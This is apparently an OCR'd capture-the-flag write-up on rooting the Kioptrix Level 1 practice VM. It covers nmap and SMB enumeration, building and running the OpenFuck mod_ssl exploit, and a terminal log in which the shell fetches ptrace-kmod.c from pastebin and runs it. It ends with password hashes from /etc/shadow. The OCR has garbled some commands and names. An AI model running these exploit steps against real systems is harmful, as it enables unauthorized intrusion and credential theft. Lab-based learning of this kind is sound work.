
Gaining root access on KIOPTRIX virtual server

This report consists of all the different tools and techniques that can be used to get access of a virtual server through challenges. The object of the challenge is to acquire root access via any means possible. The purpose of the challenge is to learn the basic tools and techniques in vulnerability assessment and exploitation.

First Step: Installing the required tools and virtual machines.

For this project we will use vmware and install Kali Linux and the KIOPTRIX iso file on virtual machine.



Second Step: Finding the IP address and open ports of our target (KIOPTRIX)

In the Kali Linux we can start by typing the ***$ifconfig*** to see the network configuration and the ip address on this machine, next we need to find the ip address of the KIOPTRIX server.

To do so, we can use ***$sudo netdiscover -r 192.168.153.0/24***.

Which would show all the different hosts on our network which are active.

Third Step: Finding open ports on the IP address of KIOPTRIX.

To do so we can use nmao which is one of the best tools for scanning the network and finding information on different ports.

$ nmap -T4 -p- -A "ip address of the target"

Here is a breakdown of how the nmap functions:


Nmap takes advantage of the TCP protocol's three way handshake, which consists of SYN, SYN ACK, ACK packets which are transferred between two devices in order to make a TCP connection. But here is what makes nmap a bit more useful, nmap will not actually make the connection with the target and will send a RESET packet instead of ACK. So it can gain information on the ports without actually having to complete the connection with them.

-T4: is the speed which nmap will send packets (slower means less detectable)

-p-: means that nmap will scan all available ports (if -p- is not mentioned then nmap will just scan the most common ports)

-A-: shows all the information it has on the ports (OS, Version,)

-sU: will use UDP protocol instead of TCP which will take a very long time to process



Here is the most important information:

port 80 : is open and is used for HTTP
port 443: is open and is used for HTTPS
port 22: is open and is used for ssl
port139: is open and is used for smbd
http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux)

Third Step: Different Enumeration Techniques

-Enumerating HTTP (Directory Busting or also called Brute Force Attack): One of the best tools is dirbuster which can be executed with the command *$dirbuster&* and then putting the target IP in CIDR notation.
Next we have to choose the directory of the wordlist we would like to use, our choice is /usr/share/wordlist/dirbuster/2.3small.txt
The result will show us all the available directories on the host which we could use to gain information.

-Enumerating smb: "SMB" stands for Server Message Block, which is a network communication protocol used primarily by shared access to files, printers, and other resources on a network. SMB operates at the application layer and facilitates the exchange of messages between client and server systems, allowing for shared access to files, printers, and other resources.
The version of the smb gives us the tools we need to be able to gain access in the server, which KIOPTRIX uses Samba 2.2.1a.

We can now start searching for exploits, and we can see that OpenLuck is a proper tool to be used for our scenario. (According to the version of apache and Samba)

Resource: https://github.com/heltonWernik/openLuck

1-Download OpenFuck.c

git clone https://github.com/heltonWernik/OpenFuck.git

2-Install ssl-dev library

apt-get install libssl-dev

3-It's Compile Time

gcc -o OpenFuck OpenFuck.c -lcrypto

4-Running the Exploit

./OpenFuck

5- Specify the target and the supported box

./OpenFuck 0x6b “Ip Address of the target” -c 40

After this we will gain access to the root of the server and with command tools of Linux, we can navigate our way through the KIOPTRIX.

kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player

1 2 3 4

kali@kali: ~/Desktop/kioptrix.level1/OpenFuck

File Actions Edit View Help

```
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection ... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8068
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--14:57:44--  https://pastebin.com/raw/C7v25Xr9
           => `ptrace-kmod.c'
Connecting to pastebin.com:443 ... connected!
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [text/plain]

    0K ...                                                   @   3.84 MB/s

14:57:44 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
whoami
root
hostname
kioptrix.level1
```

If we go to /etc/shadow we can see the following users and their hashed passwords

john:1zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::

harold:1Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::